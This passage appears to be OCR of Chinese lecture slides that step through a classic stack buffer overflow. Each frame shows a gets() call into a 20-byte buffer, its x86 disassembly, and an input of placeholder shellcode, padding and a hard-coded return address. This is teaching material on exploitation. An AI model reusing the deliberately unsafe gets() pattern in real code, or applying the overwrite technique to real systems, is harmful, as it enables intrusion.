
vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（2）

输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（3）

输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（4）

输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（5）

输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（6）

输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```


EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（7）



输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```


EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（8）



输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```


EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（9）



输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```


EIP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（10）



输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

EIP →

ESP →

